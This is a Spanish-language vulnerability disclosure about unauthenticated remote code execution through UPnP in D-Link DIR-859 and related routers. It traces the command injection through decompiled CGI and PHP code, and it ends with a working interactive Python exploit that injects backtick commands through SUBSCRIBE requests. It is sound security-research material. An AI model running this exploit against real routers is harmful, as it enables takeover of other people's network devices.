Router D-LINK RCE

Investigadores

- Miguel Mendez Z. - (s1kr10s)
- Pablo Pollanco - (secenv)

Detalle técnico

- Modelos afectado (confirmado): DIR-859 Rev Ax
- Version de Firmware (confirmado): 1.06b01 Beta01, 1.05
- Modelos potencialmente afectados:
  DIR-859 Ax, Firmware versions older than 1.05
  DIR-822 Rev C1, Firmware v3.12b04
  DIR-822 Rev B1, Firmware Patch v2.03b01
  DIR-885L Rev A1, Firmware Patch v1.12b05
  DIR-868L Rev A1, Firmware Patch v1.12b04
  DIR-890L-R Rev A1, Firmware Patch v1.11b01 Beta01
  DIR-823 Rev A1, Firmware Patch v1.00b06 Beta
  DIR-868L Rev B1, Firmware Patch v2.05b02
  DIR-818L(W) Rev B1, Firmware Patch v2.05b03 Beta08
  DIR-895L Rev A1, Firmware Patch v1.12b10
  DIR-880L Rev A1, Firmware Patch v1.08b04
  DIR-865L Rev A1, Firmware v1.07.b01
  DIR-869 Rev Ax, Firmware Patch v1.03b02 Beta02
  DIR-859 Rev Ax, Firmware Patch v1.06b01 Beta01

Vulnerabilidad

- Remote code execution (no autenticado, LAN)


Análisis de la vulnerabilidad

La vulnerabilidad de ejecución de código remoto se encontró utilizando el protocolo de comunicación UPnP. A continuación daremos una breve descripción sobre él.


¿Qué es UPnP?

Es un protocolo de comunicación entre dispositivos, dentro de una red privada. Una de sus funciones clave está en abrir puertos de manera autónoma y automática, sin que el usuario tenga que tocar la configuración del router de forma manual y para cada programa. Es especialmente útil en sistemas utilizados para videojuegos, en tanto que funciona de forma dinámica y, como comentábamos antes, autónoma.

Volviendo al análisis mostramos a grandes rasgos la función genacgi_main(), la cual contiene la vulnerabilidad que nos permite la ejecución de código, también las condiciones que debemos cumplir para llegar a nuestro querido cuadro pintado.



Se observa que la función sprintf() guarda en un buffer todos los valores de las variables más el valor de "?service=*", que es lo que importa.



Para un mayor entendimiento de cómo se produce la vulnerabilidad, veremos una representación de las funciones en pseudoC (Los nombres de las variables fueron modificadas por nosotros para mayor claridad).

```
/* El método debe ser SUBSCRIBE para ir por el nuestro bug */
metodo = getenv("REQUEST_METHOD");
request_uri = getenv("REQUEST_URI");
request_uri_0x3f = strchr(request_uri,0x3f);
cmp_service = strncmp(request_uri_0x3f,"?service=",9)
if (cmp_service != 0) {
    return -1;
}
/* más código */

valor_subscribe = strcasecmp(metodo,"SUBSCRIBE");
request_uri_0x3f = request_uri_0x3f + 9;
if (valor_subscribe != 0) {
    /* más código */
}

server_id_3 = getenv("SERVER_ID");
http_sid_2 = getenv("HTTP_SID");
http_callback_2 = getenv("HTTP_CALLBACK");
http_timeout = getenv("HTTP_TIMEOUT");
http_nt_2 = getenv("HTTP_NT");
remote_addr = getenv("REMOTE_ADDR");
/* más código */

if (cmp_http_callback == 0) {
    /* más código */

    str_http_callback_0x2f = strchr(http_callback_2 + 7, 0x2f);
        if (str_http_callback_0x2f != (char *)0x0) {
            get_pid_1 = getpid();

            /* código vulnerable */
            sprintf(buffer_8,"%s\nMETHOD=SUBSCRIBE\nINF_UID=%s\nSERVICE=%s\nHOST=%s\nURI=/%s\nTIMEOUT=%d\nREMOTE=%s\nSHELL_FILE=%s/%s_%d.sh",
                    "/htdocs/upnp/run.NOTIFY.php", server_id_3, request_uri_0x3f, http_callback_2 + 7, str_http_callback_0x2f + 1, flag_2, remote_addr,
                    "/var/run", request_uri_0x3f, get_pid_1);

            /* envió de los datos */
            xmldbc_ephp(0,0,buffer_8,(int)stdout);
}
/* más código */
```

Mediante el uso de xmldbc_ephp() (la que finalmente ejecuta un send()), envía el "buffer_8" a las funciones php.


```
int xmldbc_ephp(int 0,int 0_,char *buffer_8,int stdout)
{
  size_t len_buffer;
  int ret_prepre;

  len_buffer = strlen(buffer_8);
  len_buffer._2_2_ = (short)len_buffer;
  ret_prepre = [ ... send(socket,buffer_8,(uint)len_buffer,0x4000); ]
  return ret_prepre;
}
```

En el código anterior, se observa que se obtienen datos de la variable de entorno "REQUEST_URI", donde se valida la siguiente estructura de url:

```
request_uri = "http://IP:PORT/*?service=nombre_archivo"
request_uri_0x3f = strchr(request_uri,0x3f);
----strchr()---- + 9 ---- controlamos el nombre con la variable => request_uri_0x3f
```

Aquí se valida que contenga el valor "0x3f", que es igual al carácter "?" con la función **strchr()**, y luego que exista la cadena "?service=*" con un strncmp(); ya cumpliendo estos requisitos, valida qué método es el utilizado: si es SUBSCRIBE, suma un desplazamiento de 9 bytes al puntero request_uri_0x3f, quedando posicionado en el "nombre_archivo". Después de esto se inicializan algunas variables, hasta que llegamos a la función sprintf(), copiando en un buffer el contenido de las variables de entorno, entre las que esta "SHELL_FILE", con la que controlamos el formato string "%s_%d.sh", que se utiliza para asignar el nombre al nuevo archivo shell script.

Una vez copiado los datos en "buffer_8", se puede visualizar en memoria como queda la estructura.



Esta información almacenada en el buffer que fue obtenida mediante un request, ahora es enviada al archivo "run.NOTIFY.php" donde valida nuevamente que método fue utilizado en el request.

Archivo: run.NOTIFY.php

```
$gena_path = XNODE_getpathbytarget($G_GENA_NODEBASE, "inf", "uid", $INF_UID, 1);
$gena_path = $gena_path."/".$SERVICE;
GENA_subscribe_cleanup($gena_path);

/* IGD services */
if        ($SERVICE == "L3Forwarding1")    $php = "NOTIFY.Layer3Forwarding.1.php";
else if ($SERVICE == "OSInfo1")            $php = "NOTIFY.OSInfo.1.php";
else if ($SERVICE == "WANCommonIFC1")      $php = "NOTIFY.WANCommonInterfaceConfig.1.php";
else if ($SERVICE == "WANEthLinkC1")       $php = "NOTIFY.WANEthernetLinkConfig.1.php";
else if ($SERVICE == "WANIPConn1")         $php = "NOTIFY.WANIPConnection.1.php";
/* WFA services */
else if ($SERVICE == "WFAWLANConfig1")     $php = "NOTIFY.WFAWLANConfig.1.php";

if ($METHOD == "SUBSCRIBE")
{
    if ($SID == "")
        GENA_subscribe_new($gena_path, $HOST, $REMOTE, $URI, $TIMEOUT, $SHELL_FILE, "/htdocs/upnp/".$php, $INF_UID);
    else
        GENA_subscribe_sid($gena_path, $SID,  $TIMEOUT);
}
else if ($METHOD == "UNSUBSCRIBE")
{
    GENA_unsubscribe($gena_path, $SID);
}
```

Este hace una llamada a la función "GENA_subscribe_new()", pasando como argumentos las variables obtenidas de la función genacgi_main() del binario cgibin, incluyendo la variable "SHELL_FILE". Como se puede ver en el código de genacgi_main(), esta variable contiene parte del nombre del archivo.

Archivo: gena.php función GENA_subscribe_new()

```
function GENA_subscribe_new($node_base, $host, $remote, $uri, $timeout, $shell_file, $target_php, $inf_uid)
{
    anchor($node_base);
    $count = query("subscription#");
    $found = 0;
    /* find subscription index & uuid */
    foreach ("subscription")
    {
        if (query("host")==$host && query("uri")==$uri)    {$found = $InDeX; break;}
    }
    if ($found == 0)
    {
        $index = $count + 1;
        $new_uuid = "uuid:".query("/runtime/genuuid");
    }
    else
    {
        $index = $found;
        $new_uuid = query("subscription:".$index."/uuid");
    }

    /* get timeout */
    if ($timeout==0 || $timeout=="") {$timeout = 0; $new_timeout = 0;}
    else {$new_timeout = query("/runtime/device/uptime") + $timeout;}
    /* set to nodes */
    set("subscription:".$index."/remote",    $remote);
    set("subscription:".$index."/uuid",        $new_uuid);
    set("subscription:".$index."/host",        $host);
    set("subscription:".$index."/uri",        $uri);
    set("subscription:".$index."/timeout",    $new_timeout);
    set("subscription:".$index."/seq", "1");

    GENA_subscribe_http_resp($new_uuid, $timeout);
    GENA_notify_init($shell_file, $target_php, $inf_uid, $host, $uri, $new_uuid);
}
```

En esta función "GENA_subscribe_new()" podemos ver que no se modifica la variable $shell_file.

Vemos 2 funciones: la primera "GENA_subscribe_http_resp()" solo carga la cabecera que devolverá el response, y la segunda es "GENA_notify_init()"; es aquí donde nuevamente se pasa como argumento la variable $shell_file y seguimos su camino.

Archivo: gena.php función GENA_notify_init()

```
function GENA_notify_init($shell_file, $target_php, $inf_uid, $host, $uri, $sid)
{

    $inf_path = XNODE_getpathbytarget("", "inf", "uid", $inf_uid, 0);
    if ($inf_path=="")
    {
        TRACE_debug("can't find inf_path by $inf_uid=".$inf_uid."!");
        return "";
    }
    $phyinf = PHYINF_getifname(query($inf_path."/phyinf"));
    if ($phyinf == "")
    {
        TRACE_debug("can't get phyinf by $inf_uid=".$inf_uid."!");
        return "";
    }

    $upnpmsg = query("/runtime/upnpmsg");
    if ($upnpmsg == "") $upnpmsg = "/dev/null";
    fwrite(w, $shell_file,
        "#!/bin/sh\n".
        'echo "[$0] ..." > '.$upnpmsg."\n".
        "xmldbc -P ".$target_php.
            " -V INF_UID=".$inf_uid.
            " -V HDR_URL=".$uri.
            " -V HDR_HOST=".$host.
            " -V HDR_SID=".$sid.
            " -V HDR_SEQ=0".
            " | httpc -i ".$phyinf." -d \"".$host."\" -p TCP > ".$upnpmsg."\n"
    );
    fwrite(a, $shell_file, "rm -f ".$shell_file."\n"); /* Aquí es donde se ejecuta el código inyectado en el nombre del archivo */
}
```

Este es el fin de camino de nuestra variable "SHELL_FILE", y el propósito que tiene aquí es el de dar un nombre a un nuevo archivo que se creará mediante la función php "fwrite()". Esta función se utiliza 2 veces: la primera crea un archivo con el nombre que controlamos concatenando el getpid(), quedando de la siguiente manera.

```
Request: http://IP:PORT/*?service=nombre_archivo
Sistema: /var/run/nombre_archivo_13567.sh
```

El segundo "fwrite()" inserta una nueva línea en el archivo, con el objetivo de que al ejecutarse, se eliminará a sí mismo usando el comando rm.

Para explotar lo anterior, basta con poner en el nombre del archivo una secuencia de comandos entre comillas invertidas (` `), lo que permitirá la ejecución de los comandos inyectados, con lo cual conseguimos nuestro RCE; la instrucción para eliminar no sera ejecutada, puesto que el string será reemplazado por el resultado de la ejecución del comando.

```
Request: http://IP:PORT/*?service=`ping 192.168.0.20`
Sistema: /var/run/`ping 192.168.0.20`_13567.sh
Run: rm -f `ping 192.168.0.20`_13467.sh
```

Exploit PoC

Con todo lo anterior podemos escribir un script funcional para explotar la ejecución de código remoto.

```
import socket
# Exploit By Miguel Mendez & Pablo Pollanco

def httpSUB(server, port, shell_file):
    con = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    request = "SUBSCRIBE /gena.cgi?service=" + str(shell_file) + " HTTP/1.0\n"
    request += "Host: " + str(server) + str(port) + "\n"
    request += "Callback: http://192.168.0.1:1313/ServiceProxy1\n"
    request += "NT: upnp:event\n"
    request += "Timeout: Second-1800\n"
    request += "Accept-Encoding: gzip, deflate\n"
    request += "User-Agent: gupnp-universal-cp GUPnP/1.0.2 DLNADOC/1.50\n\n"

    con.connect((socket.gethostbyname(server),port))
    con.send(request.encode())
    results = con.recv(4096)
    print(results.decode())

serverInput = '192.168.0.1'
portInput = 49152

while True:
    command = raw_input('$ ')
    shell_file = '`' + command + '`'
    httpSUB(serverInput, portInput, shell_file)
```

Ya es tiempo de ejecutar nuestro exploit, así que enviamos la instrucción para iniciar el servicio de telnet y poder conectamos al servicio ¡Bumm!.